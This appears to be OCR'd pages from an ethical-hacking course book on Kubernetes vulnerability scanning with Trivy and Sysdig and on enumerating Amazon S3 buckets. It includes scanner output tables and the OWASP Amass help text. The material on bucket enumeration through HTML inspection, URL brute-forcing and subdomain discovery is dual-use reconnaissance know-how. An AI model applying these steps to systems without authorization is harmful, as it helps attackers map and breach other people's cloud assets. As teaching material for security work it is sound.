


```
bash-3.2$ trivy conf --severity HIGH ./configs
2021-07-09T09:30:28.784+0300    INFO    Need to update the builtin policies
2021-07-09T09:30:28.784+0300    INFO    Downloading the builtin policies...
2021-07-09T09:30:30.112+0300    INFO    Detected config files: 3

Dockerfile (dockerfile)
=======================
Tests: 23 (SUCCESSES: 22, FAILURES: 1, EXCEPTIONS: 0)
Failures: 1 (HIGH: 1)

+---------------------------+------------+----------------------+----------+------------------------------------------+
|           TYPE            | MISCONF ID |        CHECK         | SEVERITY |                 MESSAGE                  |
+---------------------------+------------+----------------------+----------+------------------------------------------+
| Dockerfile Security Check |   DS002    | Image user is 'root' |   HIGH   | Last USER command in                     |
|                           |            |                      |          | Dockerfile should not be 'root'          |
|                           |            |                      |          | -->avd.aquasec.com/appshield/ds002       |
+---------------------------+------------+----------------------+----------+------------------------------------------+

deployment.yaml (kubernetes)
============================
Tests: 28 (SUCCESSES: 15, FAILURES: 13, EXCEPTIONS: 0)
Failures: 13 (HIGH: 1)

+---------------------------+------------+----------------------------+----------+------------------------------------------+
|           TYPE            | MISCONF ID |           CHECK            | SEVERITY |                 MESSAGE                  |
+---------------------------+------------+----------------------------+----------+------------------------------------------+
| Kubernetes Security Check |   KSV005   | SYS_ADMIN capability added |   HIGH   | Container 'hello-kubernetes' of          |
|                           |            |                            |          | Deployment 'hello-kubernetes'            |
|                           |            |                            |          | should not include 'SYS_ADMIN' in        |
|                           |            |                            |          | 'securityContext.capabilities.add'       |
|                           |            |                            |          | -->avd.aquasec.com/appshield/ksv005      |
+---------------------------+------------+----------------------------+----------+------------------------------------------+

service.yaml (kubernetes)
=========================
Tests: 28 (SUCCESSES: 28, FAILURES: 0, EXCEPTIONS: 0)
Failures: 0 (HIGH: 0)
```

Figure 19.51: Screenshot of Trivy

Kubernetes Vulnerability Scanning using Sysdig

- Sysdig **identifies Kubernetes vulnerabilities** by integrating the CI/CD pipeline, image registry, and Kubernetes admissions controllers
- Sydig also **validates the container images** at orchestration level using Kubernetes admissions controllers



Hosts > demo-kube-eks > aws [redacted].ec2.internal

Operating System and version Amzn 2

Mac address 0a:48:01:cc:99:23

Last scan [redacted]

Showing **20 of 72** vulnerabilities

Vuln ID	Severity ↓	Package Name and Version	Fix	Type
ALAS-2020-1488	High	kernel-4.14.165-131.185.amzn2	4.14.193-149.317.amzn2	rpm
ALAS-2021-1616	High	kernel-4.14.165-131.185.amzn2	4.14.225-168.357.amzn2	rpm
ALAS-2020-1405	High	kernel-4.14.165-131.185.amzn2	4.14.173-137.228.amzn2	rpm
ALAS-2021-1614	High	bind-export-libs-9.11.4-26.P2.amzn2.2	9.11.4-26.P2.amzn2.4	rpm
ALAS-2020-1480	High	kernel-4.14.165-131.185.amzn2	4.14.192-147.314.amzn2	rpm
ALAS-2020-1520	High	kernel-4.14.165-131.185.amzn2	4.14.200-155.322.amzn2	rpm
ALAS-2020-1425	High	kernel-4.14.165-131.185.amzn2	4.14.177-139.254.amzn2	rpm

https://sysdig.com

Other Vulnerability Scanning Tools:					
	Pipeline *https://banzaicloud.com*	**kube-hunter** *https://github.com*	**Kube-Scan** *https://github.com*	**Kubesec** *https://kubesec.io*	**KubiScan** *https://github.com*


Kubernetes Vulnerability Scanning using Sysdig

Kubernetes is a complex environment that often suffers cluster misconfigurations. Attackers can leverage these misconfigurations and perform vulnerability scans on Kubernetes clusters using various tools, such as Sysdig and Pipeline.

- **Sysdig**

  Source: *https://sysdig.com*

  Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.



Hosts > demo-kube-eks > aws [redacted].ec2.internal
Vulnerabilities
Operating System
Non-operating System
Content
Gem
Npm
Python
Java
Operating System
View Current results
Download
Search...
Critical
High
Medium
Low
Negligible
Unknown
Has fix

Operating System and version Amzn 2

Last scan [redacted]

Mac address 0a:48:01:cc:99:23

Operating System

Showing **20 of 72** vulnerabilities

Vuln ID	Severity ↓	Package Name and Version	Fix	Type
ALAS-2020-1488	High	kernel-4.14.165-131.185.amzn2	4.14.193-149.317.amzn2	rpm
ALAS-2021-1616	High	kernel-4.14.165-131.185.amzn2	4.14.225-168.357.amzn2	rpm
ALAS-2020-1405	High	kernel-4.14.165-131.185.amzn2	4.14.173-137.228.amzn2	rpm
ALAS-2021-1614	High	bind-export-libs-9.11.4-26.P2.amzn2.2	9.11.4-26.P2.amzn2.4	rpm
ALAS-2020-1480	High	kernel-4.14.165-131.185.amzn2	4.14.192-147.314.amzn2	rpm
ALAS-2020-1520	High	kernel-4.14.165-131.185.amzn2	4.14.200-155.322.amzn2	rpm
ALAS-2020-1425	High	kernel-4.14.165-131.185.amzn2	4.14.177-139.254.amzn2	rpm

Figure 19.52: Screenshot of Sysdig

Additional Kubernetes vulnerability scanning tools include the following:

- Pipeline (*https://banzaicloud.com*)
- kube-hunter (*https://github.com*)
- Kube-Scan (*https://github.com*)
- Kubesec (*https://kubesec.io*)
- KubiScan (*https://github.com*)

Enumerating S3 Buckets

- Simple storage service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers often try to the **find the bucket's location and name** to test its security and identify vulnerabilities in the bucket implementation

Inspecting HTML


- Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL

- Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket

Finding subdomains

- Attackers use tools such as OWASP Amass, or Robtex to identify subdomains related to the target bucket



```
root@kali:~# amass intel

                                                                    v3.4.4
                                          OWASP Amass Project - @owaspamass
                          In-depth Attack Surface Mapping and Asset Discovery

Usage: amass intel [options] [-whois -d DOMAIN] [-addr ADDR -asn ASN -cidr CIDR]

  -active
        Attempt certificate name grabs
  -addr value
        IPs and ranges (192.168.1.1-254) separated by commas
  -asn value
        ASNs separated by commas (can be used multiple times)
  -cidr value
        CIDRs separated by commas (can be used multiple times)
  -config string
        Path to the INI configuration file. Additional details below
  -d value
        Domain names separated by commas (can be used multiple times)
  -demo
        Censor output to make it suitable for demonstrations
  -df value
        Path to a file providing root domain names
  -dir string
        Path to the directory containing the output files
```

https://github.com

